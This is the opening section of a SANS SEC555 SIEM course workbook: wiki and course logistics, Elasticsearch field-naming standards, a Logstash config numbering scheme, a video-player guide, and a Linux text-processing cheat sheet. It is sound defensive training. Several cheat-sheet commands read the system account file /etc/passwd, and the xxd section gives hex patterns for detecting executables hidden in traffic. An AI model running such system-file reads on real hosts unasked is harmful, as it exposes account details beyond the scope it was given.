SEC555 | SIEM WITH TACTICAL ANALYTICS
GIAC Certified Detection Analyst (GCDA)

Workbook
Sections 1-2

SANS | GIAC CERTIFICATIONS

SEC555 | SIEM WITH TACTICAL ANALYTICS
GIAC Certified Detection Analyst (GCDA)

Workbook
Sections 1-2

SANS | GIAC CERTIFICATIONS

SEC555 - SIEM with Tactical Analytics

Welcome to SEC555!

```
SEC555 Portal Version: 2.2022.1
```

The goal of the SEC555 wiki is to provide knowledge to the security community. As one gets better we all get better! As such this is a free source of cyber defense information primarily around Security Information Event Management (SIEM) systems.

The other goal is for **SEC555: SIEM with Tactical Analytics** students and is to increase the **in-class**, and, most importantly, **after-class** value of the course material. It is also designed as a method to give back to the security community by providing free information. This wiki is, and likely always will be, very much a work in progress.

Contained in the wiki, you will find:

- Tool and technique cheat sheets
- Reference guides
- Information about 555 instructors
- Electronic Copies of the Lab Guides (**copy and paste, FTW!!!**) (**Digital labs are only available on student VM - SEC555 course attendees only**) ...and more

Note: If you are using the student VM included when taking SEC555 you have the capability of turning on automatic wiki/lab updating.

Recommendations - PLEASE READ

The following is **highly recommended** to do before diving in.

Discover how to use the Smart Player. Videos are played using Smart Player and there are some features you may not know exist without checking out this guide. The videos created in the wiki took a tremendous amount of time to put together due to adding many features that Smart Player allows such as searching for any word spoken by the presenter and jumping to that section of the video.

How to manually update the wiki

To manually update the wiki content run the command below.

```
sudo /bin/bash /scripts/wiki_up.sh
```

Data files and Time within the Labs, DTF and Bootcamp

Note: You may need to change the time within Kibana to see log files that are older than 5 years in age. In order to do this, it is **strongly** recommended that you choose within the **Kibana Time Filter** tool at the top left side of Kibana, then select **relative**, followed by entering a time up to 6 Years ago as show in the picture below. In some cases, you may need to go back even further for example up to 10 to 50 years in the event an attacker has performed a **time stomping** attack against the host system where the logs were sourced.

Course/Lab/Wiki Bugs or Suggestions

Please let us know if you find any bugs in the courseware/labs/wiki we need to squash. Also, reach out if you have suggestions to improve the course (e.g. content/labs/tools that should be added, removed, or updated). The easiest way to submit these improvements is by sending an email to **scott.lynch@slteksystems.com**

Course OneNote Notebook

Please find the following course OneNote link provided for your use with this class. It is provided as is and updated/ monitored by the instructors of this course to help provide additonal material related to but not tested within the GCDA GIAC exam.

http://sec555.com/sec5552022

Course DropBox Link

The following DropBox link is provided for use during class when additonal files may be needed or shared during the class.

http://sec555.com/555ropbox

Alumni Mailing List

Join the 555 alumni Slack channel:

https://sec555.com/slack.php

Resource Quick Nav

Resources

Elasticsearch/LogStash Field Names

Field Name Standards

> **Note**
>
> Standards are to be considered manadatory conventions

1. Only use lower case characters ("first_name" instead of "FirstName")

2. Avoid special characters except underscores ("first_name" instead of "first name")

3. Use underscores to separate words in a field name ("destination_port" instead of "destinationport")

4. Due to individuals abbreviating differently, do not use abbreviations ("source_port" instead of "src_port")

5. Always use singular forms not plural ("message" instead of "messages")

6. Use proper spelling of words

7. IP address fields must end with "_ip" (this is for dynamic mapping)

8. All IP addresses will receive GeoIP lookups for geo and ASN, which will be added to a corresponding "*_geo" field (i.e. "source_ip" will derive "source_geo")

9. All IP addresses must be added to the ips array

10. All user fields must be added to the users array (field data from fields such as "user", "source_user", "destination_user" should be added to users array)

Field Name Guidelines

> **Note**
>
> Guidelines are suggested conventions to adopt, but not as critical as the standards listed above.

1. Use present tense unless field describes historical information (Example: end of connection recording "bytes_received")

2. Always use singular forms not plural ("message" instead of "messages")

Exception: When describing something that is past tense and the expectation is for multiple values ("bytes_received" instead of "byte_received")

3. Whenever possible rename fields to match consistent names so long as renaming the field does not cause the event to lose context (Example: "unauthorized_user" may be able to be renamed to "user" if the only event that contains the field "unauthorized_user" has another field that provides the context of a failed login)

4. Whenever possible, rename field names with the same purpose to one field name ("SrcIP", "SourceIP", "src_ip", should be consolidated to "source_ip")

Common field name replacements

Previous Field Name	New Name
IPAddress, IP, ip_addr	ip
SourceIP, src_ip, local_ip	source_ip
DestinationIP,dst_ip, remip	destination_ip
Username, User	user
SourcePort, src_port, locport	source_port
DestinationPort, dst_port, remport	destination_port

SEC555: Logstash Config Numbering Architecture

Logstash Naming Logic

Logstash can load a single configuration file or multiple. In production environments, it is recommended to seperate configuration files into seperate pieces. Doing this and using a standard naming convention provides many advantages such as:

1. Less code written/code reuse
2. Standardized field enrichment
3. Simplified configuration administration


For example:

- **0XXX** is for input files. These are used to accept logs off the network or pull logs from a database or log buffer. A file called **0001_input_firewall_palo_alto.conf** may accept firewall logs and **0002_input_bro_conn.conf** may accept bro conn logs
- **1XXX** is for initial parsing. These configuration files parse out the initial fields. **1001_firewall_palo_alto.conf** would parse out the fields for palo alto such as by using kv. **1002_bro_conn.conf** would parse out bro fields either with grok or csv.
- **8XXX** is for post processing. This is were standardized enrichment is applied. For example, you could take the field called source_ip and perform geoip lookups, threat intelligence feed checks, etc in a file called **8001_ip_enrichment.conf**. This file would work for both fields from bro_conn and the firewall logs.

With the example above you would not have to apply enrichment per each data source as the file 8001_ip_enrichment.conf does it for all logs that have a source_ip field.

Config Numbering Graphic

The initial recommendation is to use the below numbering schemes with your log files. The scheme uses four digit numbers at the beginning of each configuration file where the first number specifies what the configuration file function is intended for.



> ⚠ **Warning**
>
> Post processing assumes standardized field names such as **src_ip**, **id.orig_h, ip.src** renamed to **source_ip**

SEC555 Logstash Configs

SEC555 VM

Logstash config files are stored on SEC555VM at: `/labs/logstash/logstash_configs`

GitHub

Justin Henderson's (@SecurityMapper) Logstash Configs on GitHub: https://github.com/HASecuritySolutions/

Smart Player

Abstract

Smart Player is a HTML video player that enhances videos by provided them with extra capabilities such as interactive images, quizzes, closed captions, and search capabilities. It is part of the Camtasia video editing software by Techsmith.


Capabilities


Smart Player is an interactive video player. It allows videos to support extra functionality such as:

- **Change player speed - natively**
- **Click on items within video to open links**
- **Close Caption Support** (see text of presenter talking)
- **Table of contents** - Allows you to quickly jump to specific sections in a video
- **Search** - Searching allows you to search for any word the presenter has said and then click on the section to jump to that section within the video

Searching


The most time consuming part of Smart Player is making the videos searchable. This extremely awesome capability allows you to jump to any section a specific word or words are spoken as well as quick jump to key sections. This is done by clicking on the Table of Contents icon and either searching for a keyword and clicking on one of the results or clicking on one of the table of content links.


Lab1-3_Walkthrough_720p_with_SmartPlay
Log Enrichment and Parsing
Search...
Step 1
Introduction
Start parsing auth.log | Initial grok
View logs in Kibana
Fix grok parse failures
Parse additional fields
Parse successful SSH logons
Type here to search for ANY word spoken within the video here.
Key video sections are identified in table of contents here. Clicking them will jump to specific section.
Click here to show or hide the Table of Contents and search capability
0:03 / 35:33
CC
Table of Contents




Closed Captions

Closed captions allows you to read what the video presenter is saying on the screen. To enable it or disable it click on the closed caption icon.




Interactive links

Sometimes content within a video is interactive and can be clicked on to open links to relavent information pertaining to the video being watched.



Changing play speed

To change the playback speed of a video click on the gear icon and set the playback speed. The choice of speed is a multiplier. For example, selecting 2.0 will make the video play twice as fast as normal. Selecting 0.5 would half the video playback speed.


Log Enrichment and Parsing
This section uses:
(Logstash) Log Aggregator
Input plugins used:
tcp
Filter plugins used:
grok
Output plugins used:
elasticsearch
Step 1
Exercise – Step-by-step instructio
1. Parse /labs/lab1.3/auth.log
You can speed up or slow down the video by choosing the playback speed here
Click here to change playback speed
2.0
1.75
1.5
1.25
normal
0.75
0.5
0.25
Playback Speed
normal
0:03 / 35:33
CC

Linux Command Line Cheat Sheet

Abstract

The following examples may be typed in the Security511 Linux VM, and copy/paste will work fine (be sure to omit the prompt). * To copy in Firefox: press CTRL-C * To paste into a terminal: press SHIFT-CTRL-V (or Edit->Paste)

Many of these examples will use the "cat example.txt | command" syntax. This is safer than the equivalent syntax of "command < example.txt".

Why? Most everyone learning the Unix/Linux commandline has accidentally reversed the "<" sign (read) with the ">" sign (write), accidentally overwriting a file. The syntax of "cat example.txt | command" is therefore safer. Please feel free to use whatever syntax you are most comfortable with.

On a related note, "There is more than one way to do it," as Larry Wall once said. You may come up with different ways to perform the following, and perhaps better ways as well. Feel free to share your CLI Kung Fu with your instructor!

Where to Acquire

These tools are installed natively in most Unix/Linux distributions, as well as OS X.

Examples/Use Case

- awk
- checksum tools
- cut
- file
- grep
- head
- sed
- sort
- wc
- xxd

awk

Print the length of each line of a file (/etc/passwd in this case), followed by the line itself:

```
$ cat /etc/passwd | awk '{print length, $0;}'
```

Print the 2nd field from a file using the string 'Mozilla/' as a delimiter:

```
$ cat /var/log/apache2/access.log | awk -F "Mozilla/" '{print $2}'
```

Print the last period delimited field

```
$ cat domains.txt | awk -F "." '{print $(NF)}'
```

---

checksum tools

Generate the MD5 checksum of a file:

```
$ md5sum /etc/passwd
```

Generate the SHA1 checksum of a file. The three following commands are equivalent:

```
$ sha1sum /etc/passwd
$ shasum /etc/passwd
$ shasum -a1 /etc/passwd
```

Generate the SHA-256 checksum of a file:

```
$ shasum -a256 /etc/passwd
```

Generate the SHA-512 checksum of a file:

```
$ shasum -a512 /etc/passwd
```

---

cut

Cut the 2nd field from a file, using the space as a delimiter:

```
$ cat /var/log/dpkg.log | cut -d' ' -f2
```

Cut the 6th field from a file, using the colon as a delimiter:

```
$ cat /etc/passwd | cut -d: -f6
```

Cut the 2nd and 3rd field from a file, use the comma as a delimiter:

```
$ cat /labs/honeytokens/pilots.csv | cut -d, -f2-3
```

Cut beginning at the 7th field, to end of line, using the space as a delimiter:

```
$ cat /var/log/dpkg.log | cut -d' ' -f3-
```

Cut the 6th field, using the double-quote (") as a delimiter, and escaping it to treat it as a literal character:

```
$  cat  /var/log/apache2/access.log  | cut -d\" -f6
```

Cut the beginning at the 11 th character, to end of line:

```
$ ifconfig | cut -c11-
```

---

file

Determine the file type, using the file's magic bytes:

```
$ file /usr/local/bin/*
```

---

grep

Search for lines containing the string "bash", case sensitive:

```
$ grep bash /etc/passwd
```

Search for lines containing the string "bash", case insensitive:

```
$ grep -i bash /etc/passwd
```

Search for lines that do not contain the string "bash", case insensitive:

```
$ grep -vi bash /etc/passwd
```

Search for lines containing the string "root", case sensitive, plus print the next 5 lines:

```
$ grep -A5 root /etc/passwd
```

head

Print the first 10 lines of a file:

```
$ head -n 10 /etc/passwd
```

sed

grep for lines containing "Mozilla", then change "Mozilla" to "MosaicKilla":

```
$ grep Mozilla /var/log/apache2/access.log | sed "s/Mozilla/MosaicKilla/g"
```

grep for lines containing "Mozilla", then delete all characters up to and including "Mozilla":

```
$ grep Mozilla /var/log/apache2/access.log | sed "s/^.*Mozilla//g"
```

grep for lines containing "Mozilla", then delete all characters that precede "Mozilla":

```
$ grep Mozilla /var/log/apache2/access.log | sed "s/^.*Mozilla/Mozilla/g"
```

sort

The following examples will run strings on a file, search for user-agent (ignore case), and use various sort options

Simple alphabetic sort (may include duplicates)

```
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort
```

Sort and unique lines. The two following sets of commands are equivalent:

```
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort -u
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort | uniq
```

Get a numeric count of each unique entry:

```
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort | uniq -c
```

Get a numeric count of each unique entry, perform a numeric sort of that count:

```
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort | uniq -c | sort -n
```

Sort and unique lines, print the length of each unique line followed by the line itself, perform a reverse numeric sort of that count:

```
$ strings /pcaps/fraudpack.pcap | grep -i user-agent | sort -u | awk '{print length, $0}'| sort -rn
```

Sort on the the second comma separated field

```
$ cat /bonus/alexa/top-1m.csv sort -t, -k2
```

wc

Determine number of lines in a file (the flag is the letter "ell", not the number one):

```
$ wc -l /etc/passwd
```

xxd

xxd creates a hexdump, or converts a hexdump into binary. A lot of malware hex-encodes web traffic or malicious payloads (such as DOS executables) in order to avoid signature matching. Useful hex patterns to look for are 4d5a90 (the magic bytes for a DOS executable: "MZ<90>"), and "DOS mode" (444f53206d6f6465, see commands below).

xxd cannot natively handle percent-encoded hex, such as "%63%67%69%2D%62%69%6E", but can if the percent signs are removed (see below).

Convert the string "DOS mode" to hex, grouped in sets of 4 hex characters (default):

```
$ echo -n "DOS mode" | xxd
0000000: 444f 5320 6d6f 6465                      DOS mode
```

Convert the string "DOS mode" to hex, ungrouped:

```
$ echo -n "DOS mode" | xxd -g0
0000000: 444f53206d6f6465                  DOS mode
```

Convert the hex string "444f53206d6f6465" to binary:

```
$ echo 444f53206d6f6465 | xxd -r -p
DOS mode
```

Use sed to remove the percent signs from the percent-encoded hex string "%63%67%69%2D%62%69%6E", then translate to binary:

```
echo "%63%67%69%2D%62%69%6E" | sed "s/\%//g" | xxd -r -p
cgi-bin
```

Additional Info

Linux 101 Command Line Cheat Sheet

Abstract

Fundamental Linux/Unix commands for the Linux/Unix command line learner. If you are experienced with Linux/Unix: you have probably mastered these commands. If not: you are in the right place.

These commands are designed for use in the Security511 Linux VM.

Where to Acquire

These tools are installed natively in most Unix/Linux distributions, as well as OS X.

Examples/Use Case

- bash basics
- cat
- cd
- echo
- ls
- network commands
- passwd
- ping
- pwd
- sudo

---

bash basics

Tab-completion:

Folks who are new to the Unix/Linux command line often attempt to type everything by hand. This may work well if you type quickly and accurately. Most of us are **much** better off using tab completion.

